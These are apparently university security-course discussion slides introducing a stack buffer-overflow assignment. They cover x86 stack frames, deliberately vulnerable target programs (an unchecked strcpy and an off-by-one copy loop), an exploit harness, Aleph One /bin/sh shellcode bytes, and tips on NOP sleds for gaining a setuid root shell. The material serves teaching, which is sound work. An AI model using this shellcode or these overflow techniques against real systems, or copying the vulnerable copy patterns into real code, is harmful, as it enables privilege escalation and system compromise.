Assignment 2: Buffer Overflows

127 Week 2 DI 4/12/19

Plan

Today's Discussion

1. Review of CSE 30 material***
2. Introduction to Assignment 2
3. Buffer Overflow Exploit 1
4. Buffer Overflow Exploit 2
5. Questions (including for HW 1)

Timeline

Today: Assignment 2 Intro

Assignment 1 is due **MON, 4/15 10pm**

Assignment 2 will be released by Mon

- 2-3 Week assignment

Review?

CSE 30 Topics


- Registers vs Memory
- Sections of memory in C
- Function call life cycle
- Contents of a stack frame
- Little Endian vs Big Endian

Assignment 1 Topics?

x86 Architecture Review


Memory in C

- Text - Instructions (Machine Code)
  - **Variable Length**
- Data/BSS - global and static variables
- Heap - Dynamic Memory (malloc / **free**)
- Stack - local variables, saved registers
  - Stored in **Stack Frames** (1 per function)
  - Stack grows **toward lower numbered memory**



Stack Frame in Detail

- Local variables
  - Buffer
- Saved Registers
  - Caller's ebp is where the next ebp will be reset to
  - Return Address is the address eip will return to
- esp points to the **top of the stack**
- ebp points to the **caller's ebp**
- **Ebp+4 points to the return address**



Life of a function call

```c
int foo(int x) {
  int y;
  y = x + 3;
  return y;
}


int main(){
  int ret = foo(5);
  ret++;
}
```

```
0x08048394 <foo+0>:     push   ebp
0x08048395 <foo+1>:     mov    ebp,esp
0x08048397 <foo+3>:     sub    esp,0x10
0x0804839a <foo+6>:     mov    eax,DWORD PTR [ebp+0x8]
0x0804839d <foo+9>:     add    eax,0x3
0x080483a0 <foo+12>:    mov    DWORD PTR [ebp-0x4],eax
0x080483a3 <foo+15>:    mov    eax,DWORD PTR [ebp-0x4]
0x080483a6 <foo+18>:    leave
0x080483a7 <foo+19>:    ret
```

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x080483c1 <main+0>:    push   ebp
0x080483c2 <main+1>:    mov    ebp,esp
0x080483c4 <main+3>:    sub    esp,0x14
0x080483c7 <main+6>:    mov    DWORD PTR [esp],0x5
0x080483ce <main+13>:   call   0x8048394 <foo>
0x080483d3 <main+18>:   mov    DWORD PTR [ebp-0x4],eax
0x080483d6 <main+21>:   add    DWORD PTR [ebp-0x4],0x1
0x080483da <main+25>:   leave
0x080483db <main+26>:   ret
End of assembler dump.
```

Life of a function call

1. Push the argument onto the stack

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x080483c1 <main+0>:    push   ebp
0x080483c2 <main+1>:    mov    ebp,esp
0x080483c4 <main+3>:    sub    esp,0x14
0x080483c7 <main+6>:    mov    DWORD PTR [esp],0x5
0x080483ce <main+13>:   call   0x8048394 <foo>
0x080483d3 <main+18>:   mov    DWORD PTR [ebp-0x4],eax
0x080483d6 <main+21>:   add    DWORD PTR [ebp-0x4],0x1
0x080483da <main+25>:   leave
0x080483db <main+26>:   ret
End of assembler dump.
```

EIP

ESP

5
< stack frame for main >

EBP

Life of a function call

2. Execute the call instruction

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x080483c1 <main+0>:    push   ebp
0x080483c2 <main+1>:    mov    ebp,esp
0x080483c4 <main+3>:    sub    esp,0x14
0x080483c7 <main+6>:    mov    DWORD PTR [esp],0x5
0x080483ce <main+13>:   call   0x8048394 <foo>
0x080483d3 <main+18>:   mov    DWORD PTR [ebp-0x4],eax
0x080483d6 <main+21>:   add    DWORD PTR [ebp-0x4],0x1
0x080483da <main+25>:   leave
0x080483db <main+26>:   ret
End of assembler dump.
```

EIP


Ret Addr = 0x080483d3 <main+18>
x = 5
< stack frame for main >

ESP

EBP

Life of a function call

3. Save the caller's EBP



Caller's EBP = < main's ebp>
Ret Addr = 0x080483d3 <main+18>
x = 5
< stack frame for main >

ESP

EBP

Life of a function call

4. Update the ebp for foo

EIP

```
0x08048394 <foo+0>:     push   ebp
0x08048395 <foo+1>:     mov    ebp,esp
0x08048397 <foo+3>:     sub    esp,0x10
0x0804839a <foo+6>:     mov    eax,DWORD PTR [ebp+0x8]
0x0804839d <foo+9>:     add    eax,0x3
0x080483a0 <foo+12>:    mov    DWORD PTR [ebp-0x4],eax
0x080483a3 <foo+15>:    mov    eax,DWORD PTR [ebp-0x4]
0x080483a6 <foo+18>:    leave
0x080483a7 <foo+19>:    ret
```

Caller's EBP = < main's ebp>
Ret Addr = 0x080483d3 <main+18>
x = 5
< stack frame for main >

ESP
EBP

Life of a function call

5. Save room for foo's local vars

```
0x08048394 <foo+0>:     push   ebp
0x08048395 <foo+1>:     mov    ebp,esp
0x08048397 <foo+3>:     sub    esp,0x10
0x0804839a <foo+6>:     mov    eax,DWORD PTR [ebp+0x8]
0x0804839d <foo+9>:     add    eax,0x3
0x080483a0 <foo+12>:    mov    DWORD PTR [ebp-0x4],eax
0x080483a3 <foo+15>:    mov    eax,DWORD PTR [ebp-0x4]
0x080483a6 <foo+18>:    leave
0x080483a7 <foo+19>:    ret
```

EIP

y
Caller's EBP = < main's ebp>
Ret Addr = 0x080483d3 <main+18>
x = 5
< stack frame for main >

ESP

EBP

Life of a function call

6. After the body of foo executes, deallocate the stack space

```
0x08048394 <foo+0>:     push   ebp
0x08048395 <foo+1>:     mov    ebp,esp
0x08048397 <foo+3>:     sub    esp,0x10
0x0804839a <foo+6>:     mov    eax,DWORD PTR [ebp+0x8]
0x0804839d <foo+9>:     add    eax,0x3
0x080483a0 <foo+12>:    mov    DWORD PTR [ebp-0x4],eax
0x080483a3 <foo+15>:    mov    eax,DWORD PTR [ebp-0x4]
0x080483a6 <foo+18>:    leave
0x080483a7 <foo+19>:    ret
```

EIP

~~y~~
Caller's EBP = < main's ebp>
Ret Addr = 0x080483d3 <main+18>
x = 5
< stack frame for main >

ESP

EBP

Life of a function call

7 Return

- Reset EBP to caller's EBP
- Reset EIP to return addr

```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x080483c1 <main+0>:    push   ebp
0x080483c2 <main+1>:    mov    ebp,esp
0x080483c4 <main+3>:    sub    esp,0x14
0x080483c7 <main+6>:    mov    DWORD PTR [esp],0x5
0x080483ce <main+13>:   call   0x8048394 <foo>
0x080483d3 <main+18>:   mov    DWORD PTR [ebp-0x4],eax
0x080483d6 <main+21>:   add    DWORD PTR [ebp-0x4],0x1
0x080483da <main+25>:   leave
0x080483db <main+26>:   ret
End of assembler dump.
```

EIP

~~y~~
~~Caller's EBP = < main's ebp>~~
~~Ret Addr = 0x080483d3 <main+18>~~
x = 5
< stack frame for main >

ESP

EBP

Little Endianness

int arr[2];
arr[0] = 0x12345678;
arr[1] = 0xaabbccdd;

0x78	0x56	0x34	0x12
0xdd	0xcc	0xbb	0xaa

char chrs[8] = { 10, 20, 30, 40, 50, 60, 70, 80};

10	20	30	40
50	60	70	80

Assignment 2

Overview & Generating Targets

- generatesrc.py generates targets using the base and is randomized using **YOUR PID**
  - **Fill out your PID file FIRST**
  - If working with a partner, the first PID will be used to randomize
- Your buffer sizes and offsets will differ from everyone else's

```
.
├── PID
├── hw2-turnin.sh
├── sploits
|   ├── Makefile
|   ├── shellcode.h
|   ├── sploit1.c
|   ├── sploit2.c
|   ├── sploit3.c
|   └── sploit4.c
├── targets
|   ├── Makefile
|   ├── base
|   |   ├── generatesrc.py
|   |   ├── target1.c
|   |   ├── target2.c
|   |   ├── target3.c
|   |   └── target4.c
|   ├── tmalloc.c
|   └── tmalloc.h
└── writeup.txt

3 directories, 17 files
```

4 Exploits

- target[1-4].c are vulnerable pieces of code
  - 1-2: Buffer overflows that were covered this week
  - 3: Another variant of buffer overflows (next week)
  - 4: Heap vulnerability (next week)
- My perception
  - 1) takes a bit of getting used to, but is straightforward if you understand the Aleph One paper
  - 2) not bad if you understand (1)
  - 3) Different than the first 2, so a bit of a wild card
  - 4) **Hard!** Come to next week's discussion!

```
.
├── PID
├── hw2-turnin.sh
├── sploits
|   ├── Makefile
|   ├── shellcode.h
|   ├── sploit1.c
|   ├── sploit2.c
|   ├── sploit3.c
|   └── sploit4.c
├── targets
|   ├── Makefile
|   ├── base
|   |   ├── generatesrc.py
|   |   ├── target1.c
|   |   ├── target2.c
|   |   ├── target3.c
|   |   └── target4.c
|   ├── tmalloc.c
|   └── tmalloc.h
└── writeup.txt

3 directories, 17 files
```

The Setting

- target[1-4].c are vulnerable pieces of code that each read a string from the command line
- Our exploit is the string we pass in
- We could run the attack by running $ ./target1 “attack_string_here”
- But that’s hard
  - Hard to type the string and fix things at specific locations
  - Some of the strings may be really long
- So we call our targets from C programs called sploit[1-4].c
- Just think of sploit[1-4].c as the C version of calling ./target from the shell
- **You only get to modify sploit[1-4].c. You CAN’T change the target**

The Setting

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/tmp/target1"

int main(void)
{
  char *args[3];
  char *env[1];

  args[0] = TARGET; args[1] = "hi there"; args[2] = NULL;
  env[0] = NULL;

  if (0 > execve(TARGET, args, env))
    fprintf(stderr, "execve failed.\n");

  return 0;
}
```

sploit1.c

The Setting

Writing an exploit

```
char buf[900];
buf[0] = 0x10;
*(((int *)buf) + 1) = 0xabcdef00;

args[0] = TARGET; args[1] = buf; args[2] = NULL;
env[0] = NULL;

if (0 > execve(TARGET, args, env))
  fprintf(stderr, "execve failed.\n");

return 0;
```

Shellcode

shellcode.c

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```


```
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
```

http://phrack.org/issues/49/14.html#article

```
static char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Setuid

- Bit that allows elevation of privilege
- The targets run as their owner (root).
- student can execute as root as long as it’s executing ‘target[1-4]’
  - Unless ...
- Root shell!
  - Student can now run ‘rm -rf /’ (but don’t try this)



Exploit 1

Target1.c: Find the vulnerability


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int bar(char *arg, char *out)
{
  strcpy(out, arg);
  return 0;
}

int foo(char *argv[])
{
  char buf[768];
  bar(argv[1], buf);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target1: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```


Target1: The Stack



Target1: Overflow

- What if we write 784 bytes to buf?
  - 768 + 16

- We want the return address to point back to an address we control.



Exploit 2

Target2: Find the vulnerability

```
void foo(char *argv[])
{
  bar(argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```

```
void nstrcpy(char *out, int outl, char *in)
{
  int i, len;

  len = strlen(in);
  if (len > outl)
    len = outl;

  for (i = 0; i <= len; i++)
    out[i] = in[i];
}

void bar(char *arg)
{
  char buf[105];

  nstrcpy(buf, sizeof buf, arg);
}
```


Expectation vs Reality

- $ebp points to foo's ebp
- When bar returns foo's ebp will be put into $ebp
- When foo wants to return, the return address to main is found at $ebp + 4

EIP: inside bar

Foo's ebp

0x90	0xff	0xff	0xbf




Expectation vs Reality

- $ebp points to foo's ebp
- When bar returns foo's ebp will be put into $ebp
- When foo wants to return, the return address to main is found at $ebp + 4

EIP: inside foo

Foo's ebp (little endian)

0x20	0xf7	0xff	0xbf




Expectation vs Reality

- $ebp points to foo's ebp
- When bar returns foo's ebp will be put into $ebp
- When foo wants to return, the return address to main is found at $ebp + 4

EIP: < **some address here** >

Foo's ebp (little endian)

0x20	0xf7	0xff	0xbf



Things to keep in mind

- Avoid 0x00
  - You can’t null terminate!
- 0x90 NOP
  - Good for Padding
  - NOP sled
- memcpy and loops are your friends
  - don’t manually write an entire 800 byte buffer
- Refer to the Aleph One paper for sploits 1-2

Questions?